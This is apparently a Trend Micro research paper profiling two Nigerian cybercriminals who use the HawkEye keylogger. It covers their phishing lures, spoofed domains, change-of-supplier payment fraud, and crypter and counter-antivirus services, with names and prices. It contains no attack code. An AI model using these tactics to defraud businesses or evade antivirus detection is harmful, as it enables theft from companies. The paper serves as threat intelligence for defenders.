Piercing the HawkEye: Nigerian Cybercriminals Use a Simple Keylogger to Prey on SMBs Worldwide

Ryan Flores and Lord Remorin
Trend Micro Forward-Looking Threat Research Team
with Mary Yambao and Don Ladores

TrendLabs℠ Research Paper

Contents

Logic dictates that as time passes, malware and other threats will become more advanced to adapt to growing technologies. Recent tech media reports laud the latest and the greatest in complex malware, and automated cybercrime seems to be the Holy Grail in low-effort-big-payout operations. However, our latest observations into the different use cases of HawkEye, a relatively straightforward keylogger, tend to contradict these assumptions. In this paper, we describe how cybercriminals stretched the criminal applications of HawkEye, eventually leading to the theft of valuable information and the disruption of small and medium-sized businesses (SMBs) around the world.

HawkEye is yet another off-the-shelf crimeware with close ties to Predator Pain and Limitless - keyloggers used in campaigns that also targeted SMBs in 2014. Using HawkEye, well-crafted and protracted social engineering tactics, and underground tools, Nigerian cybercriminals were able to dip their hands in target networks located in India, Egypt, and Iran. Their attacks gathered valuable data from multiple key industries such as finance, healthcare, hospitality, mining, retail, and others.

In this paper, we observed two of the Nigerian cybercriminals who launched independent campaigns using HawkEye. “Uche” and “Okiki,” each forging their own history in malicious underground trade and possessing different levels of technical knowledge, boast meticulous modus operandi (MO) that took what the basic HawkEye malware can do to a whole new level. What they failed to foresee was how HawkEye itself will reveal their whereabouts as the malware infected the machines they were using at the time.

We highlighted notable cases out of their many ploys and saw how HawkEye opened Pandora’s Box of scams for them, allowing them to scout for more targets, divert business payments, and move laterally inside company networks.

Uche and Okiki are laborious planners and experts of digital “long cons,” elaborate social engineering tactics performed over a considerate amount of time to ensure huge returns. Long cons are hard to track because the initial component is not inherently malicious: trust. Cybercriminals establish a personal connection with their targets and delay or stagger infection over a period of time, evading detection systems in place.

Kaspersky Lab dubbed the HawkEye malware campaign as “Grabit” while iSIGHT Partners noted how it affects multiple industries. This paper not only looks at HawkEye’s technical capabilities, but also unravels how it was used to exploit flawed processes, personnel, and infrastructure inside target organizations by an enterprising set of cybercriminals.

HawkEye: Persons of Interest

Forensic and crime investigations often bank on criminals making mistakes and veering from their MOs since performing a deep dive into these flukes lead to a better grasp of what really goes on behind the scenes. When we noticed a string of attacks related to HawkEye, we initially used forensic tools and expertise to get to the bottom of it. But when two key personalities inadvertently installed the malware into their systems, we were able to actually pin names on the board and attribute actual people to the series of attacks.

Observing their daily operations, we noticed similarities in the methods cybercriminals used in Predator Pain and Limitless attacks. We found that, true enough; keyloggers has long been their weapon of choice. They notably use various keyloggers at any given time—from Syndicate, to Galaxy, Predator Pain, Limitless, and now to HawkEye.

The following character profiles further reveal details about the two cybercriminals "Uche" and "Okiki."

"Uche"

Of the two, the cybercriminal who goes by the name "Uche" can be considered as more adept in handling underground transactions and initiating attacks. He is well-connected and is in constant communication with several associates in Nigeria and Malaysia. Seeing how he tries to research into the pros and cons of fast rising tools like macro malware, Uche can be considered an agile agent of malicious attacks.

Uche is also familiar with the usual social engineering schemes that work to exploit human errors in networks. He has the formula of a typical Nigerian scammer's social engineering lure down

pat, complete with an invoice, a payment- or order- themed email, a keylogger attachment as an executable or zip file, and an email source pretending to be from a legitimate business contact.

As is usual with experienced cybercriminals, Uche does not only deliver effective social engineering lures, he also makes sure that they would evade anti-malware detection. He employs crypters or programs that disguise malicious files and double checks which anti-malware program can detect the malware using counter AV services.

"Okiki"

While Uche sports a certain aptitude in technical know-how and a strong network of cybercriminals, "Okiki" exhibits acuity for social lures. He may be less sophisticated in terms of tools used and is inclined to pass the brunt of the work to existing underground services, but he spends quite a lot of his time priming his victims using long game social engineering tactics.

Like Uche, Okiki also uses lures right out of the Nigerian scammers' playbook, such as using upcoming public holidays to trick victims to open their emails. He also takes advantage of crypters to get more users to download malware. But instead of running it himself, he tasks someone to do it for him. Note that he takes extra caution to hide his identity and is observed to use mailbox relays to redirect his emails.

Spotting a Mark: Notable HawkEye Use Cases

What enabled HawkEye to cause much impact to its targets was the way that the cybercriminals who used it utilized the information they were able to steal to launch more scams. This makes for a more focused type of attack – wherein the cybercriminal further investigates how much more they can steal from a particular victim, rather than just getting whatever they can before moving to the next target.

For example, our monitoring revealed the cybercriminals were able to capture a victim's company webmail credentials. An employee's webmail is only protected by a username and password, which, once compromised, reveals everything in the employee's inbox, including ongoing business transactions. Unlike other cybercrime operations wherein stolen information is captured, collected, and then put up for sale in the underground, one of the first things that Nigerian scammers like Uche and Okiki does is to log into the stolen accounts. We saw Uche do this in more than 1,000 webmail accounts he was able to steal.

As mentioned before, access to a target's company webmail opens up a lot of possibilities for other types of attacks. Our monitoring of how Uche and Okiki used the information they stole reveals just how big of a threat this can become not just to the target but to his/her employer and their affiliates.

Scouting for More Targets

In our monitoring of the companies targeted by these cybercriminals, we found that the companies victimized were often related to one another. We found instances where the target groups were companies located in the same region and had conducted business with one another, and others where the companies belong to similar industries or included in related ones.

We assume that this expansion of targets happened when the cybercriminals targeted one of these companies, and then used the information found in the compromised email accounts, such as correspondences between colleagues, customers, suppliers and other companies.

Performing Change of Supplier Fraud

The scheme that made the most impact using a tool like HawkEye is the "change of supplier" fraud. We saw this done through Predator Pain and Limitless before, and things did not go any differently with HawkEye.

In "change of supplier" fraud, the cybercriminals' ultimate goal is to hijack ongoing business transactions to divert payments into the cybercriminals' account. This is done by monitoring the engagements happening between the supplier and their customer as it unfolds over email. At some point during this engagement – most likely during the time when payment is discussed – the cybercriminal sends an email to the customer using the supplier's compromised email account to inform them that the account where they should deposit their payment has changed to a different account – one controlled by the cybercriminal.

What happens then is that the customer sends their payment to the cybercriminal's account, causing loss to the supplier. In our research involving similar attacks done using Predator Pain, attackers gained up to US $75 million in just six months.

Performing Lateral Movement within Large Organizations

Another use of HawkEye that caught our eye is the targeting of regional offices of big companies. In our investigation, we were able to monitor an attack against a regional office of a big financial company. The cybercriminals used their access to the smaller, less secure regional office in order to target the company's global office. In the attack, the compromised email account of the employee from the regional office was used by the cybercriminal to contact the global office to send a malicious file.

This particular incident brings to light a potential weak point for enterprises: their small regional offices. While main offices of enterprises may have adequate protection with competent IT staff and security aware employees, regional offices may have lower competency in terms of security compared to the main offices. This in turn makes the regional office a perfect starting point to pivot into the main office that contains more sensitive data.

Uche and Okiki: Cybercriminal Arsenal: Tools and Services


Having the right tools is a key factor to the success of cybercriminals' schemes, and achieving this is not difficult at all, considering all of the tools and services available in the cybercriminal underground. We see tools and services designed to execute all sorts of malicious tasks – from improving malicious files, delivering threats to the targets, to exfiltrating stolen information – making things very convenient even to the most novice of cybercriminals.

In this part of our report, we will share the tools and techniques used by Uche and Okiki in their operations and how they were used.

Social Engineering Lures


Another key component that greatly factors in the success of an attack is its lure. Cybercriminals often use social engineering techniques to trick users into doing certain actions that further their attack, such as clicking links or opening attachments in emails. We saw several examples of these in our investigation.

For example, the email below is an actual social engineering email sent out by Uche to his targets. This social engineering ploy is right out of the Nigerian cybercriminals' playbook – an invoice, payment or order themed email, a keylogger attachment as an executable or ZIP file, and email source pretending to be from a legitimate business person.



This particular social engineering technique is not exclusively used by campaigns involving HawkEye, as the same social engineering tactic were seen also in campaigns involving Predator Pain and Limitless keyloggers. Rather, the social engineering ploy is a standard ploy used (and it is effective) by these Nigerian cybercriminals.

We also observed that these cybercriminals register domains or create email addresses that are closely related to the industry or country they are targeting.




Uche for example, created 229 email addresses for his social engineering emails. Out of the 229, 2 were the related to registered he registered 227 of the email addresses used Google, Yahoo, Yandex, Live or Mail.ru free services.

The Long Con

However, not all social engineering starts immediately with a malware attachment. Sometimes the cybercriminal begins the social engineering through a simple inquiry, with no malware involved yet. What the scammer tries to do is to pose as a legitimate business, have a few email exchanges first with the target to make sure the target feels they (the cybercriminal and the target) are working on a business transaction, and, once the timing is ripe, the cybercriminal then plants the keylogger to the target using social engineering that is related to the email thread. This shows the cybercriminal's patience and willingness to play the long game in order to further the success of his social engineering.


Okiki used this technique to lure his victims and sent them the email shown below.




Notice there's a "Reply To" email address. The "From" email address is invalid (admin@sina.com), so when the target replies, the target victim's email gets sent to the attacker's email in the "Reply To". Take note also of the misspelling, in the email address domain. Netvigator.com is an Internet Service Provider in Hong Kong, and the cybercriminal tries to build the Chinese company social engineering by spoofing the netvigator.com domain to netviegator.com.

The Holiday

Cybercriminals even use public holidays to their advantage by launching attacks. In the examples below, the cybercriminal used the Chinese New Year and the Martyrdom of Fatima to raise the urgency of the message.





Leveraging upcoming public holidays is advantageous for scammers, as businesses before major public holidays are busy doing business in anticipation of the break. This then leads to busier than normal clerks and staff who are then susceptible in lowering their guards and are most likely to fall for social engineering tactics.

Counter AV Tools

Cybercriminals often aim to ensure that their attack will be successful even before its actual launch. For example, cybercriminals use file encryption in order to prevent security software from detecting their malware when it gets sent to the victim. This is especially true for attacks that involve run-of-the-mill malware such as Hawkeye, since they are more likely to be detected. Encrypting files can either be done by the cybercriminals themselves through encryptor tools, or through encrypting services – where they ask other cybercriminals to encrypt their files for them.

File Encryption

Cybercriminals often aim to ensure that their attack will be successful even before its actual launch. For example, cybercriminals use file encryption in order to prevent security software from detecting their malware when it gets sent to the victim. This is especially true for attacks that involve run-of-the-mill malware such as Hawkeye, since they are more likely to be detected. Encrypting files can either be done by the cybercriminals themselves through encryptor tools, or through encrypting services – where they ask other cybercriminals to encrypt their files for them.

Encryptors


In our monitoring we found that Uche prefers the former, using encryptors like DataScrambler and Cyberseal, to encrypt malicious files.

Screenshot of the DataScrambler crypter, priced at$25 to $60 in underground markets.

DataScrambler advertises that it encrypts files to be “Fully UnDetectable”, also known as FUD. The encrypted binary is a WinRAR self-extracting archive containing the following files:

- AutoIt executable
- Encrypted payload
- AutoIt script that will decrypt and execute the payload
- Configuration file that contains a key to decrypt the payload

The CyberSeal crypter, on the other hand, is being sold on their website (http://cyber-seal.org/) for $40 for a 3-month license, and $85 for a lifetime license.




Screenshot of the CyberSeal crypter, priced at $85 on their website.

We have seen in Uche’s Skype contacts that he has been in contact with cyber.seal, CyberSeal’s Skype account, based from recovered logs in his machine.

Encrypting Services

Cybercriminals not keen on doing the encrypting themselves can opt to have their file encrypted through a service offered by other cybercriminals. For example, we saw Okiki communicating with another cybercriminal who encrypts his files for him.



Screenshot of an email exchange between Okiki and a crypting service provider he contacted.

Counter AV Service

To further check if files are not detected by security software, cybercriminals also acquire counter AV services. Counter AV services are those that offer the checking of files against anti-malware engines for detection. These counter AV services advertise that samples scanned on their websites are not shared with the AV vendors, giving more time for the cybercriminals to infect machines without having their malware being detected. We've found that Uche uses counter AV in his operation, specifically Scan4You, RazorScanner, and NoDistribute.


Scan4You is a paid counter AV service that offers several payment options for cybercriminals: either on a per scan basis, via daily subscription, or via monthly subscription.

Price list

Service	Price	Notes
Per Month	30.00 $	Maximum 2 parallel check
Per Day	3.00 $	Maximum 1 parallel check
Per Check	0.15 $	


Scan4You offers three payment options based on scan frequency.

Uche's Scan4You account, as shown in the image below, is configured to use a "per check" payment option.



Screenshot of Uche's profile in Scan4You.

Checking his scan history revealed that he actively used Scan4You as his counter AV service.



History of checking

CLEAR ALL HISTORY


CURENT SERVER TIME: [redacted]

<< first < prev 1 2 3 4 5 next > last >>

Date	Name	File size	Result	Price
[redacted]	babeshoracle.exe	1597438	7/35	0.15
[redacted]	neworacle.exe	1378947	6/35	0.15
[redacted]	originboss.exe	1378731	7/35	0.15
[redacted]	oracleboss.exe	1536036	7/35	0.15
[redacted]	obiora.exe	1495569	5/35	0.15
[redacted]	obinkwo.exe	599552	2/35	0.15
[redacted]	docsx.exe	1634900	6/35	0.15


Uche's Scan4You scan history in June 2015.

RazorScanner is another paid counter AV service that offers cybercriminals the option of buying coins used as currency to scan files on their system.




Uche's RazorScanner profile reveals seldom use of said service.

Uche's scan history revealed that he seldom used this service to check for file detection.



Uche's RazorScanner scan history indicates last scan on December 2014.

